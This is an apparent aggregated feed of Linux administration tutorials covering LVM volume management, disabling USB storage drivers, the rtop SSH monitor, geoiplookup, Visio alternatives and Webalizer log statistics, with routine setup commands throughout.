
    Change the Boot Sequence of VM so that it will boot from Disk.
    login-screen-virtual-machine-ovirt-engine

    Enter the Credentials that you set during installation
    virtual-machine-terminal-ovirt-engine
    That’s all for this article. Hope you under stand how to create or deploy virtual machines in oVirt Environment.

    A Linux user's guide to Logical Volume Management

    $
    0
    0
    https://opensource.com/business/16/9/linux-users-guide-lvm


    Logical Volume Management (LVM)
    Image by : 
    opensource.com
    Managing disk space has always been a significant task for sysadmins. Running out of disk space used to be the start of a long and complex series of tasks to increase the space available to a disk partition. It also required taking the system off-line. This usually involved installing a new hard drive, booting to recovery or single-user mode, creating a partition and a filesystem on the new hard drive, using temporary mount points to move the data from the too-small filesystem to the new, larger one, changing the content of the /etc/fstab file to reflect the correct device name for the new partition, and rebooting to remount the new filesystem on the correct mount point.
    I have to tell you that, when LVM (Logical Volume Manager) first made its appearance in Fedora Linux, I resisted it rather strongly. My initial reaction was that I did not need this additional layer of abstraction between me and the hard drives. It turns out that I was wrong, and that logical volume management is very useful.
    LVM allows for very flexible disk space management. It provides features like the ability to add disk space to a logical volume and its filesystem while that filesystem is mounted and active and it allows for the collection of multiple physical hard drives and partitions into a single volume group which can then be divided into logical volumes.
    The volume manager also allows reducing the amount of disk space allocated to a logical volume, but there are a couple requirements. First, the volume must be unmounted. Second, the filesystem itself must be reduced in size before the volume on which it resides can be reduced.
    It is important to note that the filesystem itself must allow resizing for this feature to work. The EXT2, 3, and 4 filesystems all allow both offline (unmounted) and online (mounted) resizing when increasing the size of a filesystem, and offline resizing when reducing the size. You should check the details of the filesystems you intend to use in order to verify whether they can be resized at all and especially whether they can be resized while online.

    Expanding a filesystem on the fly

    I always like to run new distributions in a VirtualBox virtual machine for a few days or weeks to ensure that I will not run into any devastating problems when I start installing it on my production machines. One morning a couple years ago I started installing a newly released version of Fedora in a virtual machine on my primary workstation. I thought that I had enough disk space allocated to the host filesystem in which the VM was being installed. I did not. About a third of the way through the installation I ran out of space on that filesystem. Fortunately, VirtualBox detected the out-of-space condition and paused the virtual machine, and even displayed an error message indicating the exact cause of the problem.
    Note that this problem was not due to the fact that the virtual disk was too small, it was rather the logical volume on the host computer that was running out of space so that the virtual disk belonging to the virtual machine did not have enough space to expand on the host's logical volume.
    Since most modern distributions use Logical Volume Management by default, and I had some free space available on the volume group, I was able to assign additional disk space to the appropriate logical volume and then expand filesystem of the host on the fly. This means that I did not have to reformat the entire hard drive and reinstall the operating system or even reboot. I simply assigned some of the available space to the appropriate logical volume and resized the filesystem—all while the filesystem was on-line and the running program, The virtual machine was still using the host filesystem. After resizing the logical volume and the filesystem I resumed running the virtual machine and the installation continued as if no problems had occurred.
    Although this type of problem may never have happened to you, running out of disk space while a critical program is running has happened to many people. And while many programs, especially Windows programs, are not as well written and resilient as VirtualBox, Linux Logical Volume Management made it possible to recover without losing any data and without having to restart the time-consuming installation.

    LVM Structure


    The structure of a Logical Volume Manager disk environment is illustrated by Figure 1, below. Logical Volume Management enables the combining of multiple individual hard drives and/or disk partitions into a single volume group (VG). That volume group can then be subdivided into logical volumes (LV) or used as a single large volume. Regular file systems, such as EXT3 or EXT4, can then be created on a logical volume.
    In Figure 1, two complete physical hard drives and one partition from a third hard drive have been combined into a single volume group. Two logical volumes have been created from the space in the volume group, and a filesystem, such as an EXT3 or EXT4 filesystem has been created on each of the two logical volumes.
    lvm.png
    Figure 1: LVM allows combining partitions and entire hard drives into Volume Groups.
    Adding disk space to a host is fairly straightforward but, in my experience, is done relatively infrequently. The basic steps needed are listed below. You can either create an entirely new volume group or you can add the new space to an existing volume group and either expand an existing logical volume or create a new one.

    Adding a new logical volume

    There are times when it is necessary to add a new logical volume to a host. For example, after noticing that the directory containing virtual disks for my VirtualBox virtual machines was filling up the /home filesystem, I decided to create a new logical volume in which to store the virtual machine data, including the virtual disks. This would free up a great deal of space in my /home filesystem and also allow me to manage the disk space for the VMs independently.
    The basic steps for adding a new logical volume are as follows.
    1. If necessary, install a new hard drive.
    2. Optional: Create a partition on the hard drive.
    3. Create a physical volume (PV) of the complete hard drive or a partition on the hard drive.
    4. Assign the new physical volume to an existing volume group (VG) or create a new volume group.
    5. Create a new logical volumes (LV) from the space in the volume group.
    6. Create a filesystem on the new logical volume.
    7. Add appropriate entries to /etc/fstab for mounting the filesystem.
    8. Mount the filesystem.
    Now for the details. The following sequence is taken from an example I used as a lab project when teaching about Linux filesystems.

    Example

    This example shows how to use the CLI to extend an existing volume group to add more space to it, create a new logical volume in that space, and create a filesystem on the logical volume. This procedure can be performed on a running, mounted filesystem.
    WARNING: Only the EXT3 and EXT4 filesystems can be resized on the fly on a running, mounted filesystem. Many other filesystems including BTRFS and ZFS cannot be resized.

    Install hard drive

    If there is not enough space in the volume group on the existing hard drive(s) in the system to add the desired amount of space it may be necessary to add a new hard drive and create the space to add to the Logical Volume. First, install the physical hard drive, and then perform the following steps.

    Create Physical Volume from hard drive

    It is first necessary to create a new Physical Volume (PV). Use the command below, which assumes that the new hard drive is assigned as /dev/hdd.
    pvcreate /dev/hdd
    It is not necessary to create a partition of any kind on the new hard drive. This creation of the Physical Volume which will be recognized by the Logical Volume Manager can be performed on a newly installed raw disk or on a Linux partition of type 83. If you are going to use the entire hard drive, creating a partition first does not offer any particular advantages and uses disk space for metadata that could otherwise be used as part of the PV.

    Extend the existing Volume Group

    In this example we will extend an existing volume group rather than creating a new one; you can choose to do it either way. After the Physical Volume has been created, extend the existing Volume Group (VG) to include the space on the new PV. In this example the existing Volume Group is named MyVG01.
    vgextend /dev/MyVG01 /dev/hdd

    Create the Logical Volume

    First create the Logical Volume (LV) from existing free space within the Volume Group. The command below creates a LV with a size of 50GB. The Volume Group name is MyVG01 and the Logical Volume Name is Stuff.
    lvcreate -L +50G --name Stuff MyVG01

    Create the filesystem

    Creating the Logical Volume does not create the filesystem. That task must be performed separately. The command below creates an EXT4 filesystem that fits the newly created Logical Volume.
    mkfs -t ext4 /dev/MyVG01/Stuff

    Add a filesystem label

    Adding a filesystem label makes it easy to identify the filesystem later in case of a crash or other disk related problems.
    e2label /dev/MyVG01/Stuff Stuff

    Mount the filesystem

    At this point you can create a mount point, add an appropriate entry to the /etc/fstab file, and mount the filesystem.
    You should also check to verify the volume has been created correctly. You can use the df, lvs, and vgs commands to do this.

    Resizing a logical volume in an LVM filesystem

    The need to resize a filesystem has been around since the beginning of the first versions of Unix and has not gone away with Linux. It has gotten easier, however, with Logical Volume Management.
    1. If necessary, install a new hard drive.
    2. Optional: Create a partition on the hard drive.
    3. Create a physical volume (PV) of the complete hard drive or a partition on the hard drive.
    4. Assign the new physical volume to an existing volume group (VG) or create a new volume group.
    5. Create one or more logical volumes (LV) from the space in the volume group, or expand an existing logical volume with some or all of the new space in the volume group.
    6. If you created a new logical volume, create a filesystem on it. If adding space to an existing logical volume, use the resize2fs command to enlarge the filesystem to fill the space in the logical volume.
    7. Add appropriate entries to /etc/fstab for mounting the filesystem.
    8. Mount the filesystem.

    Example

    This example describes how to resize an existing Logical Volume in an LVM environment using the CLI. It adds about 50GB of space to the /Stuff filesystem. This procedure can be used on a mounted, live filesystem only with the Linux 2.6 Kernel (and higher) and EXT3 and EXT4 filesystems. I do not recommend that you do so on any critical system, but it can be done and I have done so many times; even on the root (/) filesystem. Use your judgment.
    WARNING: Only the EXT3 and EXT4 filesystems can be resized on the fly on a running, mounted filesystem. Many other filesystems including BTRFS and ZFS cannot be resized.

    Install the hard drive

    If there is not enough space on the existing hard drive(s) in the system to add the desired amount of space it may be necessary to add a new hard drive and create the space to add to the Logical Volume. First, install the physical hard drive and then perform the following steps.

    Create a Physical Volume from the hard drive

    It is first necessary to create a new Physical Volume (PV). Use the command below, which assumes that the new hard drive is assigned as /dev/hdd.
    pvcreate /dev/hdd
    It is not necessary to create a partition of any kind on the new hard drive. This creation of the Physical Volume which will be recognized by the Logical Volume Manager can be performed on a newly installed raw disk or on a Linux partition of type 83. If you are going to use the entire hard drive, creating a partition first does not offer any particular advantages and uses disk space for metadata that could otherwise be used as part of the PV.

    Add PV to existing Volume Group

    For this example, we will use the new PV to extend an existing Volume Group. After the Physical Volume has been created, extend the existing Volume Group (VG) to include the space on the new PV. In this example, the existing Volume Group is named MyVG01.
    vgextend /dev/MyVG01 /dev/hdd

    Extend the Logical Volume

    Extend the Logical Volume (LV) from existing free space within the Volume Group. The command below expands the LV by 50GB. The Volume Group name is MyVG01 and the Logical Volume Name is Stuff.
    lvextend -L +50G /dev/MyVG01/Stuff

    Expand the filesystem

    Extending the Logical Volume will also expand the filesystem if you use the -r option. If you do not use the -r option, that task must be performed separately. The command below resizes the filesystem to fit the newly resized Logical Volume.
    resize2fs /dev/MyVG01/Stuff
    You should check to verify the resizing has been performed correctly. You can use the df, lvs, and vgs commands to do this.

    Tips

    Over the years I have learned a few things that can make logical volume management even easier than it already is. Hopefully these tips can prove of some value to you.
    • Use the Extended file systems unless you have a clear reason to use another filesystem. Not all filesystems support resizing but EXT2, 3, and 4 do. The EXT filesystems are also very fast and efficient. In any event, they can be tuned by a knowledgeable sysadmin to meet the needs of most environments if the defaults tuning parameters do not.
    • Use meaningful volume and volume group names.
    • Use EXT filesystem labels.
    I know that, like me, many sysadmins have resisted the change to Logical Volume Management. I hope that this article will encourage you to at least try LVM. I am really glad that I did; my disk management tasks are much easier since I made the switch.

    Linux Disable USB Devices (Disable loading of USB Storage Driver)

    $
    0
    0
    https://www.cyberciti.biz/faq/linux-disable-modprobe-loading-of-usb-storage-driver

    In our research lab, would like to disable all USB devices connected to our HP Red Hat Linux based workstations. I would like to disable USB flash or hard drives, which users can use with physical access to a system to quickly copy sensitive data from it. How do I disable USB device support under CentOS Linux, RHEL version 5.x/6.x/7.x and Fedora latest version?

    The USB storage drive automatically detects USB flash or hard drives. You can quickly force and disable USB storage devices under any Linux distribution. The modprobe program used for automatic kernel module loading. It can be configured not load the USB storage driver upon demand. This will prevent the modprobe program from loading the usb-storage module, but will not prevent root (or another privileged program) from using the insmod/modprobe program to load the module manually. USB sticks containing harmful malware may be used to steal your personal data. It is not uncommon for USB sticks to be used to carry and transmit destructive malware and viruses to computers. The attacker can target MS-Windows, macOS (OS X), Android and Linux based system.

    usb-storage driver

    The usb-storage.ko is the USB Mass Storage driver for Linux operating system. You can see the file typing the following command:
    # ls -l /lib/modules/$(uname -r)/kernel/drivers/usb/storage/usb-storage.ko
    All you have to do is disable or remove the usb-storage.ko driver to restrict to use USB devices on Linux such as:
    1. USB keyboards
    2. USB mice
    3. USB pen drive
    4. USB hard disk
    5. Other USB block storage

    How to forbid to use USB-storage devices on using fake install method

    Type the following command under CentOS or RHEL 5.x or older:
    # echo 'install usb-storage : '>> /etc/modprobe.conf
    Please note that you can use : a shell builtin or /bin/true.
    Type the following command under CentOS or RHEL 6.x/7.x or newer (including the latest version of Fedora):
    # echo 'install usb-storage /bin/true'>> disable-usb-storage.conf
    Save and close the file. Now the driver will not load. You can also remove USB Storage driver without rebooting the system, enter:

    # modprobe -r usb-storage
    # mv -v /lib/modules/$(uname -r)/kernel/drivers/usb/storage/usb-storage.ko /root/
    ##################
    #### verify it ###
    ##################
    # modinfo usb-storage
    # lsmod | grep -i usb-storage
    # lsscsi -H

    Sample outputs:

    Fig.01: How to disable USB mass storage devices on physical Linux system?
    Fig.01: How to disable USB mass storage devices on physical Linux system?

    Blacklist usb-storage

    Edit /etc/modprobe.d/blacklist.conf, enter:
    # vi /etc/modprobe.d/blacklist.conf
    Edit or append as follows:
    blacklist usb-storage
    Save and close the file.

    BIOS option

    You can also disable USB from system BIOS configuration option. Make sure BIOS is password protected. This is recommended option so that nobody can boot it from USB.

    Encrypt hard disk

    Linux supports the various cryptographic techniques to protect a hard disk, directory, and partition. See "Linux Hard Disk Encryption With LUKS [ cryptsetup Command ]" for more info.

    Grub option

    You can get rid of all USB devices by disabling kernel support for USB via GRUB. Open grub.conf or menu.lst and append "nousb" to the kernel line as follows (taken from RHEL 5.x):
    kernel /vmlinuz-2.6.18-128.1.1.el5 ro root=LABEL=/ console=tty0 console=ttyS1,19200n8 nousb
    Make sure you remove any other reference to usb-storage in the grub or grub2 config files. Save and close the file. Once done just reboot the system:
    # reboot
    For grub2 use /etc/default/grub config file under Fedora / Debian / Ubuntu / RHEL / CentOS Linux. I strongly suggest that you read RHEL/CentOS grub2 config and Ubuntu/Debian grub2 config help pages.

    rtop – A Nifty Tool to Monitor Remote Server Over SSH

    $
    0
    0
    http://www.2daygeek.com/2017/03/rtop-monitor-remote-linux-server-over-ssh


    rtop is a simple, agent-less, remote server monitoring tool that works over SSH. It doesn’t required any other software to be installed on remote machine, except openSSH server package & remote server credentials.
    rtop is written in golang, and requires Go version 1.2 or higher. It can able to monitor any modern Linux distributions. rtop can connect remote system with all possible way like using ssh-agent, private keys or password authentication. Choose the desired one and monitor it.
    It works by establishing an SSH session, and running commands on the remote server to collect system metrics such as CPU, disk, memory, network. It keeps refreshing the information every few seconds, like top command utility.

    How to Install rtop in Linux

    Run go get command to build it. The rtop binary automatically saved under $GOPATH/bin and no run time dependencies or configuration needed.
    $ go get github.com/rapidloop/rtop
    The rtop binary automatically saved under $GOPATH/bin
    $ $GOBIN/
    hello rtop
    or
    $ ls -lh /home/magi/go_proj/bin
    total 5.9M
    -rwxr-xr-x 1 magi magi 1.5M Mar 7 14:45 hello
    -rwxr-xr-x 1 magi magi 4.4M Mar 21 13:33 rtop

    How to Use rtop

    rtop binary was present in $GOPATH/bin, so just run $GOBIN/rtop to get the usage information.
    $ $GOBIN/rtop
    rtop 1.0 - (c) 2015 RapidLoop - MIT Licensed - http://rtop-monitor.org
    rtop monitors server statistics over an ssh connection

    Usage: rtop [-i private-key-file] [user@]host[:port] [interval]

    -i private-key-file
    PEM-encoded private key file to use (default: ~/.ssh/id_rsa if present)
    [user@]host[:port]
    the SSH server to connect to, with optional username and port
    interval
    refresh interval in seconds (default: 5)
    Just add remote host information followed by rtop command to monitor. Default refresh interval in seconds (default: 5)
    $ $GOBIN/rtop   magi@10.30.0.1
    magi@10.30.0.1's password:

    2daygeek.vps up 21d 16h 59m 46s

    Load:
    0.13 0.03 0.01

    CPU:
    0.00% user, 0.00% sys, 0.00% nice, 0.00% idle, 0.00% iowait, 0.00% hardirq, 0.00% softirq, 0.00% guest

    Processes:
    1 running of 29 total

    Memory:
    free = 927.66 MiB
    used = 55.77 MiB
    buffers = 0 bytes
    cached = 40.57 MiB
    swap = 128.00 MiB free of 128.00 MiB

    Filesystems:
    /: 9.40 GiB free of 10.20 GiB

    Network Interfaces:
    lo - 127.0.0.1/8, ::1/128
    rx = 14.18 MiB, tx = 14.18 MiB

    venet0 - 10.30.0.1/24, 2607:5300:100:200::81a/56
    rx = 98.76 MiB, tx = 129.90 MiB
    Add the refresh interval manually for better monitoring. I have added 10 seconds refresh interval instead of default one (default: 5).
    $ $GOBIN/rtop magi@10.30.0.1 10
    magi@10.30.0.1's password:

    2daygeek.vps up 21d 17h 7m 1s

    Load:
    0.00 0.00 0.00

    CPU:
    0.00% user, 0.00% sys, 0.00% nice, 0.00% idle, 0.00% iowait, 0.00% hardirq, 0.00% softirq, 0.00% guest

    Processes:
    1 running of 28 total

    Memory:
    free = 926.83 MiB
    used = 56.51 MiB
    buffers = 0 bytes
    cached = 40.66 MiB
    swap = 128.00 MiB free of 128.00 MiB

    Filesystems:
    /: 9.40 GiB free of 10.20 GiB

    Network Interfaces:
    lo - 127.0.0.1/8, ::1/128
    rx = 14.18 MiB, tx = 14.18 MiB

    venet0 - 10.30.0.1/24, 2607:5300:100:200::81a/56
    rx = 98.94 MiB, tx = 130.33 MiB

    How To Find The Geolocation Of An IP Address From Commandline

    $
    0
    0
    https://www.ostechnix.com/find-geolocation-ip-address-commandline

    Find The Geolocation Of An IP Address From Commandline
    A while ago, we wrote an article that described how to find out your geolocation from commandline using whereami utility. Today, we will see how to find the geolocation of an IP address. Of course, you can see this details from a web browser. But, it is lot easier to find it from commandline. geoiplookup is a command line utility that can be used to find the Country that an IP address or hostname originates from. It uses the GeoIP library and database to collect the details of an IP address.
    This brief guide describes how to install and use geoiplookup utility to find the location of an IP address in Unix-like operating systems.

    Find The Geolocation Of An IP Address Using Geoiplookup From Commandline

    Install Geoiplookup

    Geoiplookup is available in the default repositories of most Linux operating systems.
    To install it on Arch Linux and its derivatives, run:
    sudo pacman -S geoip
    On Debian, Ubuntu, Linux Mint:
    sudo apt-get install geoip-bin
    On RHEL, CentOS, Fedora, Scientific Linux:
    sudo yum install geoip
    On SUSE/openSUSE:
    sudo zypper install geoip

    Usage

    Once installed, you can find out any IP address’s geolocation like below.
    geoiplookup 80.60.233.195
    The above command will find and display the Country that 80.60.233.195 originates from, in the following format:
    GeoIP Country Edition: NL, Netherlands

    Download and update Geoip databases

    Generally, the default location of Geoip databases is /usr/share/GeoIP/. The databases might be bit outdated. You can download the latest databases that contains the updated geolocation details, from Maxmind. It is the website that offers the geolocation of an IP address.
    Go to geoip default database folder:
    cd /usr/share/GeoIP/
    Download the latest databases:
    wget http://geolite.maxmind.com/download/geoip/database/GeoLiteCountry/GeoIP.dat.gz
    gunzip GeoIP.dat.gz
    Now, run the geoiplookup command to find most up-to-date geolocation details of an IP address.
    geoiplookup 216.58.197.78
    Sample output:
    GeoIP Country Edition: US, United States
    As you see in the above output, it displays only the country location. Geoiplookup can even display more details such as the state, city, zip code, latitude and longitude etc. To do so, you need to download the city databases from Maxmind like below. Make sure you’re downloading it in /user/share/GeoIP/ location.
    wget http://geolite.maxmind.com/download/geoip/database/GeoLiteCity.dat.gz
    gunzip GeoLiteCity.dat.gz
    Now, run the below command to get more details of an IP address’s geolocation.
    geoiplookup -f /usr/share/GeoIP/GeoLiteCity.dat 216.58.197.78
    Sample output would be:
    GeoIP City Edition, Rev 1: US, CA, California, Mountain View, 94043, 37.419201, -122.057404, 807, 650
    If you have saved the database files in a custom location other than the default location, you can use ‘-d’ parameter to specify the path. Say for example, if you have saved the database files in /home/sk/geoip/, the command to find the geolocation of an IP address would be:
    geoiplookup -d /home/sk/geoip/ 216.58.197.78
    For more details, see man pages.
    man geoiplookup
    Hope this helps. if you find this guide useful, please share it on your social networks and support us.
    Cheers!

    Top 10 Microsoft Visio Alternatives for Linux

    $
    0
    0
    https://itsfoss.com/visio-alternatives-linux

    Brief: If you are looking for a good Visio viewer in Linux, here are some alternatives to Microsoft Visio that you can use in Linux.
    Microsoft Visio is a great tool for creating or generating mission-critical diagrams and vector representations. While it may be a good tool for making floor plans or other kinds of diagrams – it is neither free nor open source.
    Moreover, Microsoft Visio is not a standalone product. It comes bundled with Microsoft Office. We have already seen open source alternatives to MS Office in the past. Today we’ll see what tools you can use in place of Visio on Linux.

    Best Microsoft Visio alternatives for Linux

    Mandatory disclaimer here. The list is not a ranking. The product at number three is not better than the one at number six on the list.
    I have also mentioned a couple of non open source Visio software that you can use from the web interface.
    SoftwareTypeLicense Type
    LibreOffice DrawDesktop SoftwareFree and Open Source
    OpenOffice DrawDesktop SoftwareFree and Open Source
    DiaDesktop SoftwareFree and Open Source
    yED Graph EditorDesktop and web-basedFreemium
    InkscapeDesktop Software Free and Open Source
    PencilDesktop and web-basedFree and Open Source
    GraphvizDesktop SoftwareFree and Open Source
    draw.ioDesktop and web-basedFree and Open Source 
    LucidchartWeb-basedFreemium
    Calligra FlowDesktop Software Free and Open Source

    1. LibreOffice Draw

    LibreOffice Draw module is one of the best open source alternatives to Microsoft Visio. With the help of it, you can either choose to make a quick sketch of an idea or a complex professional floor plan for presentation. Flowcharts, organization charts, network diagrams, brochures, posters, and what not! All that without even requiring to spend a penny. 
    Good thing is that it comes bundled with LibreOffice which is installed in most Linux distributions by default.

    Overview of Key Features:

    • Style & Formatting tools to make Brochures/Posters 
    • Calc Data Visualization
    • PDF-File editing capability
    • Create Photo Albums by manipulating the pictures from Gallery
    • Flexible Diagramming tools similar to the ones with Microsoft Visio (Smart Connectors, Dimension lines, etc.,)
    • Supports .VSD files (to open)

    2. Apache OpenOffice Draw

    A lot of people do know about OpenOffice (on which LibreOffice project was initially based on) but they don’t really mention Apache OpenOffice Draw as an alternative to Microsoft Visio. But, for a fact – it is yet another amazing open-source diagramming software tool. Unlike LibreOffice Draw, it does not support editing PDF files but it does offer drawing tools for any type of diagram creation.
    Just a caveat here. Use this tool only if you have OpenOffice already on your system. This is because installing OpenOffice is a pain and it is not properly developed anymore.

    Overview of Key Features:

    • 3D Controller to create shapes quickly
    • Create (.swf) flash versions of your work
    • Style & Formatting tools
    • Flexible Diagramming tools similar to the ones with Microsoft Visio (Smart Connectors, Dimension lines, etc.,)

    3. Dia

    Dia is yet another interesting open source tool. It may not seem to be under active development like the other ones mentioned. But, if you were looking for a free and open source alternative to Microsoft Visio for simple and decent diagrams – Dia could be your choice. The only let down of this tool for you could be its user interface. Apart from that, it does let you utilize powerful tools for a complex diagram (but it may not look great – so we recommend it for simpler diagrams).

    Overview of Key Features:

    • It can be used via command-line
    • Styling & Formatting tools 
    • Shape Repository for custom shapes
    • Diagramming tools similar to the ones with Microsoft Visio (Special Objects, Grid Lines, Layers, etc.,)
    • Cross-platform
      Dia

    4. yED Graph Editor

    yED Graph editor is one of the most loved free Microsoft Visio alternative. If you worry about it being a freeware but not an open source project, you can still utilize yED’s live editor via your web browser for free. It is one of the best recommendations if you want to make diagrams quickly with a very easy-to-use interface.

    Overview of Key Features:

    • Drag and drop feature for easy diagram making
    • Supports importing external data for linking

    5. Inkscape

    Inkscape is a free and open source vector graphics editor. You get the basic functionalities of creating a flowchart or a data flow diagram. It does not offer advanced diagramming tools but the basic ones to create simpler diagrams. So, Inkscape could be your Visio alternative only if you are looking to generate basic diagrams with the help of diagram connector tool by utilizing the available symbols from the library.

    Overview of Key Features:

    • Connector Tool
    • Flexible drawing tools
    • Broad file format compatibility

    6. Pencil Project

    Pencil Project is an impressive open source initiative that is available for both Windows and Mac along with Linux. It features an easy-to-use GUI which makes diagramming easier and convenient. A good collection of inbuilt shapes and symbols to make your diagrams look great. It also comes baked in with Android and iOS UI stencils to let you start prototyping apps when needed.
    You can also have it installed as a Firefox extension – but the extension does not utilize the latest build of the project.

    Overview of Key Features:

    • Browse cliparts easily (utilizing openclipart.org)
    • Export as an ODT file / PDF file
    • Diagram connector tool
    • Cross-platform

    7. Graphviz

    Graphviz is slightly different. It is not a drawing tool but a dedicated graph visualization tool. You should definitely utilize this tool if you are into network diagrams which require several designs to represent a node. Well, of course, you can’t make a floor plan with this tool (it won’t be easy at least). So, it is best-suited for network diagrams, bioinformatics, database connections, and similar stuff.

    Overview of Key Features:

    • Supports command-line usage
    • Supports custom shapes & tabular node layouts
    • Basic stying and formatting tools

    8. Draw.io

    Draw.io is primarily a free web-based diagramming tool with powerful tools to make almost any type of diagrams. You just need to drag n drop and then connect them to create a flowchart, an E-R diagram, or anything relevant. Also, if you like the tool, you can try the offline desktop version.
    Overview of Key Features:
    • Direct uploads to a cloud storage service
    • Custom Shapes
    • Styling & Formatting tools
    • Cross-platform

    9. Lucidchart

    Lucidchart is a premium web-based diagramming tool which offers a free subscription with limited features. You can utilize the free subscription to create several types of diagrams and export them as an image or a PDF. However, the free version does not support data linking and Visio import/export functionality. If you do not need data linking -Lucidchart could prove to be a very good tool while generating beautiful diagrams. 

    Overview of Key Features:

    • Integrations to Slack, Jira Core, Confluence
    • Ability to make product mockups
    • Import Visio files

    10. Calligra Flow

    Calligra Flow is a part of Calligra Project which aims to provide free and open source software tools. With Calligra flow, you can easily create network diagrams, entity-relation diagrams, flowcharts, and more.

    Overview of Key Features:

    • Wide range of stencil boxes
    • Styling and formatting tools

    Wrapping Up

    Now that you know about the best free and open source Visio alternatives, what do you think about them?
    Are they better than Microsoft Visio in any aspect of your requirements? Also, let us know in the comments below if we missed any of your favorite diagramming tools as an Linux alternative to Microsoft Visio.

    Checking website statistics using Webalizer

    $
    0
    0
    http://linuxtechlab.com/checking-website-statistics-using-webalizer

    Webalizer is a free & open source application for analyzing of apache web access logs & usage logs & creating website statistics. After analyzing web logs, it produces various website statistics like daily statistics, hourly statistics, Top URLs based on size, usage, hits, visits, referrers, the visitors’ countries, and the amount of data downloaded etc, in a easy to understand graphical charts/pages. In short Webalizer makes it easy to understand the logs, which otherwise are not that easy to understand.
    Though it is quite old application but its very effective & is a great alternative to Awstat. Its installation is also very easy to perform as its packages are available with base repositories of RHEL & CentOS. So let’s start with the pre-requisites & installation,
    ( Recommended Read : Analyzing apache logs using AWSTAT )

    Prerequisites

    Since we will be monitoring apache web server logs, we will be needing system with apache installed. To install apache, run the following command from the terminal,
    $ yum install httpd

    Installation

    As mentioned above, Webalizer package is available with base repositories & we can easily install it using yum. Run the following command to install webalizer,
    $ yum install webalizer
    If you are default settings of httpd.conf with a single server configured, then this is it. Webalizer is configured by default to fetch & analyze logs from default logs location. But if you have configured multiple web servers with virtualhost, then move ahead with the tutorial as we will discuss to integrate webalizer for multiple web instances in next section.

    Configuring multiple WebServers

    To use webalizer for multiple web instances, we will create a different webalizer configuration file for each web server instance,
    $ mkdir /etc/webalizer
    Now copy & rename the ‘webalizer.conf’ from /etc/ folder into your created directory
    $ cp /etc/webalizer.conf /etc/webalizer/webalizer.test-domain1.com.conf
    Similarly create the files for other domains as well & change the following parameter from the file to match each domain’s configuration,
    $ vi /etc/webalizer/webalizer.test-domain1.com.conf
    & change
    LogFile /usr/local/apache2//logs/test-domain1.com_access.log
    OutputDir /usr/local/apache2/htdocs/test-domain1.com/webalizer
    Save the file & exit. Now we will populate the webalizer directory with the logs by running the following command,
    $ webalizer -c /etc/webalizer/webalizer.test-domain1.com.conf
    We need to run this command every time we need to repopulate the webalizer directory with the latest lod data of webserver or we can also schedule this command to run every hour by creating a cron job. To create a cron job, run
    $ crontab -e
    & make the following entry in the file ,
    0 * * * * webalizer -c /etc/webalizer/webalizer.test-domain1.com.conf

    Accessing the weblizer

    Now that the webalizer folder has been populated, we can access the webalizer by using the following URL,
    http://test-domain1.com/webalizer
